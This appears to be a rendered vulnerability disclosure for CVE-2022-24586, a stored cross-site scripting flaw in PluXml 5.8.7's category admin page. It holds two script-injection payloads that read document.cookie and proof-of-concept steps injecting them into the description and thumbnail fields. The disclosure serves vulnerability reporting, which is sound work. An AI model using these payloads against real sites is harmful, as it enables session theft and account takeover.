



 [main](#) ▼

...

[CVE](#) / [CVE-2022-24586](#) / [CVE-2022-24586.pdf](#)

 [Nguyen-Trung-Kien](#) Add files via upload History

 1 contributor

320 KB ...

VULNERABLE: XSS store vulnerability exists in 'content' and 'thumbnail' parameter in /core/admin/categorie.php Pluxml version 5.8.7 allows attackers to execute arbitrary web scripts or HTML

Date: 02/02/2022

Author: KienNT

Contact :

Github : <https://github.com/Nguyen-Trung-Kien>

Gmail: nguyentrungkien.31120@gmail.com

Facebook: <https://www.facebook.com/anhchangmutrang.auz1/>

Twitter : <https://twitter.com/kienan1100>

Product: PluXml v5.8.7

`Vendor : pluxml.org

Description : XSS store vulnerability exists in 'content' and 'thumbnail' parameter in /core/admin/categorie.php Pluxml version 5.8.7 allows attackers to execute arbitrary web scripts or HTML

Impact: Attackers can masquerade as authorized users via session cookies, allowing them to perform any action allowed by the user account.

Suggestions: User input should be filter, Escaping

Payload :

- <script>alert(document.cookie)</script>
- "><script>alert(document.cookie)</script>

POC :

Parameter Content:

localhost/pluxml/core/admin/categorie.php?p=001

Edit category options "Category 1"

[Back to categories](#) [Update this category](#)

Show articles on the homepage :

Description :

<script>alert(document.cookie)</script>


Template :

Thumbnail (optional) :

Image Title (optional) :

Alternative text of the image (optional) :

Result:



Show Alert

Parameter thumbnail :



Home

Disconnect

PluXml

<h1>kk</h1> : Administrator

PluXml 5.8.7

Articles

New article

Media

Static pages

Comments

Categories

Profile

Parameters

Edit category options "Category 1"

[Back to categories](#)

Update this category

Template :
categorie.php

Thumbnail (optional) : +
<script>alert(document.cookie)</script>

Image title (optional) :


Alternative text of the image (optional) :

Title tag contents (optional) :

"Description" Meta tag content (optional) :

"Keywords" Meta tag content (optional) :

Result:



Show Alert